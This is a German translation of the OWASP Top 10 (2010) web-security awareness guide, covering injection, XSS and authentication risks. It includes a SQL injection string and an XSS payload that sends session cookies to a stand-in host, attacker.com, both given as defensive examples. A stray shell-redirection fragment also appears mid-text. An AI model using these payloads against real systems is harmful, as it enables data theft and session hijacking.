OWASP
The Open Web Application Security Project

OWASP Top 10 - 2010

Die 10 häufigsten Sicherheitsrisiken für Webanwendungen
Deutsche Übersetzung

release

OWASP
German Chapter

Creative Commons (CC) Attribution
Weitergabe unter gleichen Bedingungen
frei zugänglich unter http://www.owasp.org

O Über OWASP

Vorwort

Seit längerer Zeit untergräbt unsichere Software unsere Finanz-, Gesundheits-, Verteidigungs-, Energie- sowie weitere kritische Infrastrukturen. Während unsere digitale Infrastruktur zunehmend komplex und vernetzt wird, wächst der Aufwand für Anwendungssicherheit exponentiell. Wir können es uns nicht länger leisten, einfache Sicherheitsprobleme, wie die aus den OWASP Top 10, zu ignorieren.

Es ist das Ziel des Top 10 Projekts für Anwendungssicherheit zu sensibilisieren, indem einige der kritischsten Risiken für Organisationen aufgezeigt werden. Das Top 10 Projekt wird von vielen Standards, Büchern, Werkzeugen und Organisationen referenziert (u.a. PCI DSS). Seit 2001 sensibilisiert OWASP zu Sicherheitsrisiken von Webanwendungen. Zuerst wurden die OWASP Top 10 im Jahr 2003 veröffentlicht, kleinere Überarbeitungen wurden 2004 und 2007 vorgenommen. Die aktuelle Version stammt aus dem Jahr 2010.

Nutzen Sie die Top 10, um sich in Ihrer Organisation mit Anwendungssicherheit auseinanderzusetzen. Entwickler können aus den Fehlern anderer lernen. Führungskräfte sollten darüber nachdenken, wie sie mit Sicherheitsrisiken in Anwendungen umgehen.

Die Top 10 sind kein umfassender Leitfaden zu Anwendungssicherheit. Ergänzend empfiehlt OWASP Organisationen, durch Training, Vorgaben und Werkzeuge ein starkes Fundament zu legen, um sichere Programmierung zu ermöglichen. Auf diesem Fundament sollten Sie Sicherheit in ihre Entwicklungs, Prüfungs- und Wartungsprozesse integrieren. Das Management kann Ergebnisse aus diesen Aktivitäten nutzen, um Kosten und Risiken von Anwendungssicherheit zu steuern.

Wir hoffen, dass die OWASP Top 10 Ihnen bei der Verbesserung der Anwendungssicherheit helfen. Wenden Sie sich bei Fragen, Kommentare und Ideen an OWASP; entweder über OWASP-TopTen@lists.owasp.org oder – für die deutsche Version – direkt an top10@owasp.de.

http://www.owasp.org/index.php/Top_10

Über OWASP

Das Open Web Application Security Project (OWASP) ist eine offene Community mit dem Ziel, Unternehmen und Organisationen zu unterstützen, sichere Anwendung zu entwickeln, zu kaufen und zu warten. Bei OWASP finden Sie **frei zugänglich:**

- Werkzeuge und Standards für Anwendungssicherheit
- Bücher über das Testen von Anwendungssicherheit, Entwicklung und Review von sicherem Quellcode
- Grundlegende Sicherheitsmaßnahmen und –bibliotheken
- Weltweite lokale Chapter weltweit
- Hochkarätige Sicherheitsforschung
- Zahlreiche Konferenzen weltweit
- Mailing-Listen
- Und vieles mehr… alles unter www.owasp.org

Alle Werkzeuge, Dokumente, Foren und Chapter von OWASP sind für jeden, der an der Verbesserung von Anwendungssicherheit interessiert ist, frei zugänglich . Wir sehen Anwendungssicherheit als eine Herausforderung für Menschen, Prozesse und Technologien. Die effektivsten Ansätze zur Verbesserung der Anwendungssicherheit müssen alle diese Bereiche berücksichtigen.

OWASP ist eine etwas andere Organisationsform. Die Freiheit von kommerziellen Zwängen erlaubt es uns, unvoreingenommene und pragmatische Informationen zu Anwendungssicherheit bereitzustellen. Obwohl OWASP mit keinem Hersteller verbunden ist, unterstützen wir den sachkundigen Einsatz von kommerziellen Sicherheitstechnologien. So wie viele andere Open-Source-Projekte erstellt OWASP zahlreiche Materialien mit einem gemeinschaftlichem, offenen Ansatz.

Die OWASP Foundation ist eine gemeinnützige Organisation, die den langfristigen Erfolg des Projekts sicherstellt. Fast jeder, der zu OWASP gehört, ist ehrenamtlich engagiert – einschließlich OWASP Board, Global Committees, Chapter Leaders, Project Leaders und Project Members. Wir unterstützen innovative Sicherheitsforschung durch Zuschüsse und Infrastruktur.

Machen Sie mit!

Copyright und Lizenz

Copyright © 2003 – 2010 The OWASP Foundation

Dieses Dokument wurde unter Creative Commons Attribution ShareAlike 3.0 Lizenz veröffentlicht. Für jegliche Nutzung oder Verbreitung müssen Sie explizit auf diese Lizenzbedingungen hinweisen.

E Einleitung

Herzlich Willkommen

Willkommen zu den OWASP Top 10! Diese Neufassung des Jahres 2010 ist eine Liste der **10 kritischsten Sicherheitsrisiken für Webanwendungen**. Die OWASP Top 10 haben sich schon immer mit Risiken beschäftigt. Diese Überarbeitung verdeutlicht dies gegenüber früheren Versionen, deren Schwerpunkt auf der Häufigkeit von Schwachstellen lag. Die Top 10 bieten Hilfestellungen zur Bewertung der Risiken für Ihre Anwendungen.
Für jeden Punkt in den Top 10 werden in dieser Ausgabe die Wahrscheinlichkeit sowie die Auswirkungen betrachtet, die zur Kategorisierung des typischen Risikos verwendet werden. Zusätzlich werden Hinweise gegeben, wie Sie überprüfen können, ob Ihre Anwendung betroffen ist und wie Sie dies vermeiden können. Es werden beispielhafte Schwachstellen dargestellt und es wird auf weiterführende Informationen verwiesen.

Es ist das Hauptziel der OWASP Top 10, Entwickler, Designer, Architekten und Führungskräfte von Organisationen und Unternehmen über die Risiken der wichtigsten Schwachstellen von Webanwendungen aufzuklären. Die Top 10 stellen grundlegende Techniken zum Schutz gegen diese hochriskanten Probleme vor. Sie zeigen auch auf, wie es danach weitergeht.

Warnung

Hören Sie nicht bei 10 auf! Es gibt hunderte von Dingen, die die Sicherheit von Webanwendungen beeinflussen können, wie im OWASP Developer's Guide dargestellt. Dieser sollte Pflichtlektüre für jeden Entwickler von Webanwendungen sein. Anleitungen zum Aufspüren von Schwachstellen werden durch die Dokumente OWASP Testing Guide und OWASP Code Review Guide bereitegstellt. Beide wurden seit der vorigen Ausgabe der Top 10 grundlegend überarbeitet.

Kontinuierliche Änderungen. Die Top 10 werden sich kontinuierlich verändern. Auch ohne eine einzige Zeile Code in Ihrer Anwendung zu ändern, können Sie jetzt schon verwundbar für einen Angriff sein, an den bisher noch niemand gedacht hat. Beachten Sie den Hinweis am Ende in *„Nächste Schritte für Entwickler, Prüfer und Organisationen"*.

Denken Sie weiter! Wenn Sie bereit sind, nicht mehr nur Schwachstellen nachzurennen und statt dessen den Fokus auf starke Sicherheitsmaßnahmen in Anwendungen richten, nutzen Sie den Application Security Verification Standard (ASVS) zur Entwicklung und Überprüfung.

Nutzen Sie Werkzeuge sinnvoll! Sicherheitsschwachstellen können komplex und in Unmengen von Code versteckt sein. In fast allen Fällen ist ein effizienter Ansatz zum Finden und Beseitigen von Schwachstellen der Einsatz von Experten, die mit den richtigen Werkzeugen umgehen können.

Schauen Sie über den Tellerrand! Webanwendungen sind nur bei Einsatz eines *Secure Software Development Lifecycles* nachhaltig sicher. Hilfestellung zur Umsetzung eines SSDLC bietet das Open Software Assurance Maturity Model (SAMM), ehemals OWASP CLASP Project.

Danksagung

Unser Dank gilt Jeff Williams und Dave Wichers von Aspect Security, die die OWASP Top 10 seit 2003 vorantreiben.

Darüber hinaus bedanken wir uns bei den weiteren Organisationen, die Informationen zur Verbreitung von Schwachstellen bereitgestellt haben:

- MITRE – CVE
- Softtek
- WhiteHat Security Inc. – Statistics

Weiterhin haben folgende Personen mitgewirkt:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Vorsitz Ulf Munkedal)
- OWASP Sweden Chapter (Vorsitz John Wilander)

Die deutsche Übersetzung stammt aus der Feder von:

- Frank Dölitzscher (Hochschule Furtwangen)
- Tobias Glemser (Tele-Consulting GmbH)
- Dr. Ingo Hanke (Ideas GmbH)
- Kai Jendrian (Secorvo Security Consulting GmbH)
- Ralf Reinhardt (sic[!]sec GmbH)
- Michael Schäfer (Schutzwerk GmbH)

N Neuerungen

Was hat sich von Version 2007 zu 2010 verändert?

Die Bedrohungen für Internetanwendungen ändern sich permanent. Schlüsselfaktoren dieser Weiterentwicklung sind die Fortschritte, die Angreifer machen, Veröffentlichungen neuer Technologien und der Einsatz immer komplexerer Systeme. Um mit dieser Entwicklung Schritt zu halten, aktualisieren wir die OWASP Top 10 regelmäßig. In der vorliegenden Version 2010 gibt es drei wesentliche Änderungen:

1) Wie bereits dargestellt, geht es in den Top 10 um **die Top 10 der Risiken**, nicht um die Top 10 der am weitesten verbreiteten Schwachstellen. Details hierzu finden sich auf der Seite "*Sicherheitsrisiken in Anwendungen*".

2) Wir haben die Bewertungsmethodik verändert, um Risiken abschätzen zu können, anstatt ausschließlich auf die Häufigkeit der Schwachstellen zu schauen. Dies hatte Auswirkungen auf die Reihenfolge der Top 10, wie man der unten stehenden Tabelle entnehmen kann.

3) Wir haben zwei alte Einträge durch zwei neue ersetzt:


   + HINZUGEFÜGT: A6 - Sicherheitsrelevante Fehlkonfiguration. Dieser Eintrag war A10 in den Top 10 aus 2004: Unsicheres Konfigurationsmanagement ist jedoch im Jahr 2007 entfallen, da es nicht als Software-Problem angesehen wurde. Betrachtet man jedoch organisatorisch bedingte Risiken und Häufigkeiten, so muss der Eintrag in die Top 10 wieder aufgenommen werden.
   + HINZUGEFÜGT: A10 - Ungeprüfte Um- und Weiterleitungen. Dieser Eintrag ist neu in den Top 10. Es zeigt sich, dass dieses relativ unbekannte Problem weit verbreitet ist und erheblichen Schaden verursachen kann.
   – ENTFERNT: A3 – Ausführung bösartiger Dateien. Das ist nach wie vor ein echtes Problem in vielen Umgebungen. Die hohe Verbreitung in 2007 war durch viele verwundbare PHP-Anwendungen bedingt. PHP wird mittlerweile mit einer sichereren Standardkonfiguration bereitgestellt. Damit ist das Problem nicht mehr so häufig anzutreffen.
   – ENTFERNT: A6 - Informationsabfluss und ungeeignete Fehlerbehandlung. Dieses Problem ist sehr weit verbreitet, die negativen Auswirkungen aus der Ausgabe von Stack Traces und Informationen aus Fehlermeldungen sind normalerweise gering. Die korrekte Konfiguration der Fehlerbehandlung in Anwendungen und Servern ist Bestandteil des neuen Punkts *Sicherheitsrelevante Fehlkonfiguration*.

OWASP Top 10 – 2007 (alt)	OWASP Top 10 – 2010 (neu)
A2 – Injection	**A1 – Injection**
A1 – Cross-Site Scripting (XSS)	**A2 – Cross-Site Scripting (XSS)**
A7 – Fehler in Authentifizierung und Session Management	**A3 – Fehler in Authentifizierung und Session Management**
A4 – Unsichere direkte Objektreferenzen	**A4 – Unsichere direkte Objektreferenzen**
A5 – Cross Site Request Forgery (CSRF)	**A5 – Cross-Site Request Forgery (CSRF)**
<war Top 10 2004, A10 – Unsichere Konfiguration>	**A6 – Sicherheitsrelevante Fehlkonfiguration (NEU)**
A8 – Kryptografisch unsichere Speicherung	**A7 – Kryptografisch unsichere Speicherung**
A10 – Mangelhafter URL-Zugriffsschutz	**A8 – Mangelhafter URL-Zugriffsschutz**
A9 – Unsichere Kommunikationsbeziehungen	**A9 – Unzureichende Absicherung der Transportschicht**
<nicht in Top 10 2007>	**A10 – Ungeprüfte Um- und Weiterleitungen (NEU)**
A3 – Ausführung bösartiger Dateien	**<in Top 10 2010 entfallen>**
A6 – Informationsabfluss und ungeeignete Fehlerbehandlung	**<in Top 10 2010 entfallen>**

Risiko Sicherheitsrisiken für Anwendungen

Was sind Sicherheitsrisiken für Anwendungen?

Angreifer können potentiell viele verschiede Angriffswege innerhalb der Applikation verwenden um einen wirtschaftlichen oder sonstigen Schaden zu verursachen. Jeder dieser Wege stellt ein Risiko dar, das unter Umständen besondere Aufmerksamkeit rechtfertigt.



Manche dieser Wege sind einfach zu finden und auszunutzen, andere sehr schwierig. Dabei variiert der mögliche Schaden von nicht nennenswerten Auswirkungen bis hin zum vollständigen Untergang des Unternehmens. Das individuelle Gesamtrisiko kann nur durch die Betrachtung aller relevanter Faktoren abgeschätzt werden. Dabei handelt es sich um die jeweiligen Wahrscheinlichkeiten die mit den Bedrohungsquellen, Angriffsvektoren und Sicherheitsschwachstellen verbunden sind. Diese werden mit den erwarteten technischen Auswirkungen und den Auswirkungen auf den Geschäftsbetrieb kombiniert.

Was sind meine Risiken?

Diese Aktualisierung der OWASP Top 10 konzentriert sich auf die Identifikation der größten Risiken für ein breites Spektrum an Organisationen. Für jedes dieser Risiken stellen wir Informationen zu den beeinflussenden Faktoren und den technischen Auswirkungen zur Verfügung. Dazu verwenden wir das Bewertungsschema, auf Basis der OWASP Risik Rating Methodology:

Bedrohungs-quelle	Angriffs-vektor	Verbreitung	Auffindbarkeit	Technische Auswirkung	Auswirkung auf das Unternehmen
?	Einfach	Sehr häufig	Einfach	Schwerwiegend	?
	Durchschnittlich	Häufig	Durchschnittlich	Mittel	
	Schwierig	Selten	Schwierig	Gering	

Nur Sie kennen Ihr Unternehmen, Ihre Geschäftsprozesse und Ihre technische Infrastruktur genau. Es gibt sicherlich Anwendungen, für die niemand einen Angriff durchführen kann oder bei denen die technische Auswirkung irrelevant ist. Daher sollte jede Risikobewertung individuell vorgenommen werden, fokussiert auf konkrete Bedrohungsquellen, Sicherheitsmaßnahmen und Auswirkungen auf Ihr Unternehmen.

>/dev/null 2>&1

Referenzen

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

Andere

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP Top 10 Risiken für die Anwendungssicherheit – 2010

A1 – Injection	• Injection-Schwachstellen, wie beispielsweise SQL-, OS- oder LDAP-Injection treten auf, wenn nicht vertrauenswürdige Daten als Teil eines Kommandos oder einer Abfrage von einem Interpreter verarbeitet werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er nicht vorgesehene Kommandos ausführen oder unautorisiert auf Daten zugreifen kann.
A2 – Cross-Site Scripting (XSS)	• XSS-Schwachstellen treten auf, wenn eine Anwendung nicht vertrauenswürdige Daten entgegennimmt und ohne entsprechende Validierung und Kodierung an einen Webbrowser sendet. XSS erlaubt es einem Angreifer Scriptcode im Browser eines Opfers auszuführen und somit Benutzersitzungen zu übernehmen, Seiteninhalte zu verändern oder den Benutzer auf bösartige Seiten umzuleiten.
A3 - Fehler in Authentifizierung und Session Management	• Anwendungsfunktionen, die die Authentifizierung und das Session Management umsetzen, werden oft nicht korrekt implementiert. Dies erlaubt es Angreifern, Passwörter oder Sessiontoken zu kompromittieren oder die Schwachstellen so auszunutzen, dass sie die Identität anderer Benutzer annehmen können.
A4 - Unsichere direkte Objekt-referenzen	• Unsichere direkte Objektreferenzen treten auf, wenn Entwickler Referenzen zu internen Implementierungsobjekten, wie Dateien, Ordner oder Datenbankschlüssel von außen zugänglich machen. Ohne Zugriffskontrolle oder anderen Schutz können Angreifer diese Referenzen manipulieren, um unautorisiert Zugriff auf Daten zu erlangen.
A5 – Cross-Site Request Forgery (CSRF)	• Ein CSRF-Angriff bringt den Browser eines angemeldeten Benutzers dazu, einen manipulierten HTTP- Request an die verwundbare Anwendung zu senden. Session Cookies und andere Authentifizierungsinformationen werden dabei automatisch vom Browser mitgesendet. Dies erlaubt es dem Angreifer, Aktionen innerhalb der betroffen Anwendungen im Namen und Kontext des angegriffen Benutzers auszuführen.
A6 – Sicherheits-relevante Fehlkonfiguration	• Sicherheit erfordert die Festlegung und Umsetzung einer sicheren Konfiguration für Anwendungen, Frameworks, Applikations-, Web- und Datenbankserver sowie deren Plattformen. Alle entsprechenden Einstellungen müssen definiert, umgesetzt und gewartet werden, da sie meist nicht mit sicheren Grundeinstellungen ausgeliefert werden. Dies umfasst auch die regelmäßige Aktualisierung aller Software, inklusive verwendeten Bibliotheken und Komponenten.
A7 - Kryptografisch unsichere Speicherung	• Viele Anwendungen schützen sensible Daten, wie Kreditkartendaten oder Zugangsinformationen nicht ausreichend durch Verschlüsselung oder Hashing. Angreifer können solche nicht angemessen geschützten Daten auslesen oder modifizieren und mit ihnen weitere Straftaten, wie beispielsweise Kreditkartenbetrug, begehen.
A8 - Mangelhafter URL-Zugriffsschutz	• Viele Anwendungen realisieren Zugriffsberechtigungen nur durch das Anzeigen oder Ausblenden von Links oder Buttons. Allerdings muss auch beim direkten Zugriff auf eine geschützte URL eine Prüfung der Zugriffsberechtigung stattfinden, ansonsten können Angreifer durch gezieltes Manipulieren von URLs trotzdem auf diese zugreifen.
A9 - Unzureichende Absicherung der Transportschicht	• Viele Anwendungen stellen die Vertraulichkeit und Integrität von sensiblem Netzwerkverkehr nicht durch entsprechende Verschlüsselung und Authentisierung sicher. Wird Verschlüsselung eingesetzt, werden oft schwache Algorithmen, abgelaufene oder ungültige Zertifikate verwendet oder falsch eingesetzt.
A10 - Ungeprüfte Um- und Weiterleitungen	• Viele Anwendungen leiten Benutzer auf andere Seiten oder Anwendungen um oder weiter. Dabei werden für die Bestimmung des Ziels oft nicht vertrauenswürdige Daten verwendet. Ohne eine entsprechende Prüfung können Angreifer ihre Opfer auf Phishing-Seiten oder Seiten mit Schadcode um- oder weiterleiten.

A1 Injection

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	Ausnutzbarkeit EINFACH	Verbreitung HÄUFIG	Auffindbarkeit DURCHSCHNITTLICH	Auswirkung SCHWERWIEGEND	_____
Jeder, der Daten, die nicht ausreichend geprüft werden, an das System übermitteln kann: externe und interne Nutzer sowie Administratoren.	Der Angreifer sendet einfache textbasierte Angriffe, die die Syntax des Zielinterpreters missbrauchen. Fast jede Datenquelle kann einen Injection-Vektor darstellen, einschließlich interner Quellen.	Injection-Schwachstellen tauchen auf, wenn eine Anwendung nicht vertrauenswürdige Daten an einen Interpreter weiterleitet. Injection Schwachstellen sind weit verbreitet, besonders in altem Code; sie finden sich in SQL-, LDAP- und XPath-Anfragen, Systembefehlen, Programmparametern usw. Injection-Schwachstellen lassen sich durch Code-Prüfungen einfach entdecken, schwieriger durch externe Tests. Scanner und Fuzzer können hier unterstützen.		Injection kann zu Datenverlust oder -verfälschung, Fehlen von Zurechenbarkeit oder Zugangssperre führen. Unter Umständen kann es zu einer vollständigen Systemübernahme kommen.	Der Wert betroffener Daten für das Unternehmen sowie die Laufzeitumgebung des Interpreters sind zu berücksichtigen. Daten können entwendet, verändert, gelöscht werden. Kann Image-Schaden enstehen?

Bin ich durch Injection verwundbar?

Am besten lässt sich herausfinden, ob eine Anwendung durch Injection verwundbar ist, indem geprüft wird, ob bei allen Aufrufen von Interpretern zwischen Eingabedaten und Befehlen unterschieden wird. Bei SQL-Aufrufen sind alle Variablen an Prepared Statements zu binden und dynamisch zusammengesetzte Anfragen zu vermeiden.

Durch Code-Prüfung ist schnell und zuverlässig ersichtlich, ob eine Anwendung Interpreter sicher verwendet. Code-Analyse-Werkzeuge können helfen, den Gebrauch von Interpretern zu identifizieren und den Datenfluss nachzuvollziehen. Penetrationstester können Schwachstellen durch deren Ausnutzung bestätigen.

Anwendungstests mit automatisierten Scans können Hinweise auf ausnutzbare Injection-Schwachstellen geben. Scanner können aber nicht immer Daten an Interpreter übermitteln und haben teilweise Probleme festzustellen, ob ein Angriff erfolgreich war. Eine unzureichende Fehlerbehandlung erleichtert häufig die Entdeckung von Injection-Schwachstellen.

Wie kann ich Injection verhindern?

Die Verhinderung von Injection erfordert die konsequente Trennung von Eingabedaten und Befehlen.

1. Der bevorzugte Ansatz ist die Nutzung einer sicheren API, die den Aufruf von Interpretern vermeidet oder eine typgebundene Schnittstelle bereitstellt. Seien Sie vorsichtig bei APIs, z. B. Stored Procedures, die trotz Parametrisierung anfällig für Injection sein können.
2. Wenn eine typsichere API nicht verfügbar ist, sollten Sie Metazeichen unter Berücksichtigung der jeweiligen Syntax sorgfältig entschärfen. OWASP's ESAPI stellt hierfür spezielle Routinen bereit.
3. Auch die Eingabeprüfung gegen Positivlisten nach Kanonisierung wird empfohlen, ist aber kein vollständiger Schutz, da viele Anwendungen Metazeichen in den Eingaben erfordern. OWASP's ESAPI stellt erweiterbare Routinen zur Eingabeprüfung gegen Positivlisten bereit.

Mögliche Angriffsszenarien

Die Anwendung nutzt ungeprüfte Eingabedaten bei der Konstruktion der verwundbaren SQL-Abfrage:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

Der Angreifer verändert den 'id'-Parameter im Browser und übermittelt: ' or '1'='1. Hierdurch wird die Logik der Anfrage so verändert, dass alle Datensätze der Tabelle accounts ohne Einschränkung auf den Kunden zurückgegeben werden.

```
http://example.com/app/accountView?id=' or '1'='1
```

Im schlimmsten Fall nutzt der Angreifer die Schwachstelle, um spezielle Funktionalitäten der Datenbank zu nutzen, die ihm ermöglichen, die Datenbank und möglicherweise den Server der Datenbank zu übernehmen.

Referenzen

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

Andere

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 Cross-Site Scripting (XSS)

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit** DURCHSCHNITTLICH	**Verbreitung** AUSSERGEWÖHNLICH HÄUFIG	**Auffindbarkeit** EINFACH	**Auswirkung** MITTEL	_____
Jeder, der Daten, die nicht ausreichend geprüft werden, an das System übermitteln kann: externe und interne Nutzer sowie Administratoren.	Der Angreifer sendet textbasierte Angriffsskripte, die Eigenschaften des Browsers ausnutzen. Fast jede Datenquelle kann einen Angriffsvektor beinhalten, auch interne Quellen wie Datenbanken.	XSS ist die am weitesten verbreitete Schwachstelle in Webanwendungen. XSS-Schwachstellen treten dann auf, wenn die Anwendung vom Benutzer eingegebene Daten übernimmt, ohne sie hinreichend zu validieren und Metazeichen als Text zu kodieren. Es gibt drei Typen von XSS-Schwachstellen: 1) Persistent, 2) nicht-persistent/reflektiert, und 3) DOM-basiert (lokal). Die meisten XSS-Schwachstellen sind verhältnismäßig einfach mit Hilfe von Tests oder Code-Analyse zu erkennen.		Angreifer können Skripte im Browser des Opfers ausführen und die Session übernehmen, Webseiten defacen, falsche Inhalte einfügen, Benutzer umleiten, den Browser des Benutzers durch Malware übernehmen, etc.	Berücksichtigen Sie den geschäftlichen Nutzen des betroffenen Systems und der verarbeiteten Daten. Bedenken Sie ebenfalls die Auswirkung auf das Unternehmen bei Bekanntwerden der Schwachstelle.

Bin ich verwundbar?

Stellen Sie sicher, dass für alle von Benutzern eingegebenen Daten, die an den Browser zurückgesendet werden, eine Validierung erfolgt und dass von Benutzern eingegebene Metazeichen escaped werden, bevor sie in der Ausgabe verwendet werden. Eine korrekte Kodierung der Ausgabedaten stellt sicher, dass solche Eingaben immer als Text im Browser behandelt werden und nicht als aktiver Inhalt, der möglicherweise ausgeführt werden könnte.

Sowohl statische als auch dynamische Test-Tools können einige XSS-Probleme automatisch finden. Da jede Anwendung Ausgaben unterschiedlich erstellt und unterschiedliche Interpreter im Browser nutzt (z. B. JavaScript, ActiveX, Flash, und Silverlight), ist die automatische Erkennung schwierig. Deshalb ist für eine vollständige Testabdeckung die Kombination aus manuellem Code Review, manuellen Penetrationstests und automatisierten Ansätzen notwendig.

Web 2.0 Technologien wie AJAX machen es noch schwieriger, XSS durch automatisierte Werkzeuge zu entdecken.

Wie kann ich XSS verhindern?

Um XSS zu verhindern, müssen nicht vertrauenswürdige Daten von aktiven Browserinhalten getrennt werden.

1. Vorzugsweise sollten nicht vertrauenswürdige Metazeichen für den Kontext, in dem sie ausgegeben werden (HTML, JavaScript, CSS, URL usw.), entsprechend escaped werden. Entwickler müssen dies in ihren Anwendungen umsetzen, solange dies nicht bereits durch ein korrekt eingesetztes Framework sichergestellt ist. Das OWASP XSS Prevention Cheat Sheet enthält weitere Informationen zu Escaping-Techniken.
2. Eingabeüberprüfungen durch Positivlisten ("Whitelisting") mit einer angemessenen Kanonisierung und Dekodierung wird empfohlen. Dieses Vorgehen bietet jedoch keinen umfassenden Schutz, da viele Anwendungen Metazeichen als Eingabemöglichkeit erfordern. Eine Gültigkeitsprüfung sollte kodierte Eingaben dekodieren und auf Länge, Zeichen und Format prüfen, bevor die Eingabe akzeptiert wird.
3. Ziehen Sie auch Mozillas Content Security Policy als Schutz gegen XSS in Betracht.

Mögliche Angriffsszenarien

Die Anwendung übernimmt nicht vertrauenswürdige Daten, die nicht auf Gültigkeit geprüft oder escaped werden, um folgenden HTML-Code zu generieren :

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Der Angreifer ändert den Parameter 'CC' in seinem Browser auf :

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Dadurch wird die Session-ID des Benutzers an die Seite des Angreifers gesendet, so dass der Angreifer die aktuelle Benutzersession übernehmen kann. Beachten Sie bitte, dass Angreifer XSS auch nutzen können, um jegliche CSRF-Abwehr der Anwendung zu umgehen. A5 enthält weitere Informationen zu CSRF.

Referenzen

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: Die ersten 3 Kapitel Data Validation Testing
- OWASP Code Review Guide: Kapitel über XSS Review

Andere

- CWE Entry 79 über Cross-Site Scripting
- RSnake's XSS Attack Cheat Sheet
- Mozillas Content Security Policy

A3 Fehler in Authentifizierung und Session-Management

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit** DURCHSCHNITTLICH	**Verbreitung** HÄUFIG	**Auffindbarkeit** DURCHSCHNITTLICH	**Auswirkung** SCHWERWIEGEND	_____
Nicht authentifizierte Angreifer sowie authentifizierte Nutzer könnten versuchen, Zugangsdaten anderer zu stehlen. In Betracht kommen außerdem Innentäter, die ihre Handlungen verschleiern wollen.	Angreifer nutzen Lücken bei der Authentifizierung oder im Sessionmanagement (z.B. ungeschützte Nutzerkonten, Passwörter, Session-IDs), um sich eine fremde Identität zu verschaffen.	Obwohl es sehr schwierig ist, ein sicheres Authentifizierungs- und Session-Management zu implementieren, setzen Entwickler häufig auf eigene Lösungen. Diese haben dann oft Fehler bei Abmeldung und Passwortmanagement, bei der Wiedererkennung des Benutzers, bei Timeouts, Sicherheitsabfragen usw. Das Auffinden dieser Fehler kann sehr schwierig sein, besonders wenn es sich um individuelle Implementierungen handelt.		Diese Fehler führen zur Kompromittierung von Benutzerkonten. Ein erfolgreicher Angreifer hat alle Rechte des Opfers. Privilegierte Zugänge sind oft Ziel solcher Angriffe.	Betrachten Sie den Geschäftswert der betroffenen Daten oder Anwendungsfunktionen. Betrachten Sie weiterhin Auswirkungen auf das Unternehmen beim Bekanntwerden der Schwachstelle.

Bin ich verwundbar?

Die wichtigsten zu schützenden Ressourcen sind Benutzerkennungen und Passwörter sowie Session IDs.

1. Werden Benutzerkennungen und Passwörter immer geschützt gespeichert, z.B. durch Hashverfahren und Verschlüsselung? Siehe dazu auch A7.
2. Können Benutzerkennungen erraten oder durch unzureichendes Benutzermanagement überschrieben werden, z.B. bei Kontenerstellung, Passwortänderung, Passwortwiederherstellung, oder durch schwache Session-IDs)?
3. Sind Session-IDs in der URL sichtbar (z.B. URL-rewriting)?
4. Sind Session-IDs anfällig für Session-Fixation-Angriffe?
5. Laufen Session-IDs aus und können sich Anwender ausloggen?
6. Ändern sich Session-IDs nach erfolgreichem Anmelden?
7. Werden Passwörter, Session IDs und Benutzerkennungen nur über TLS-geschützte Verbindungen übertragen? Siehe dazu auch A9.

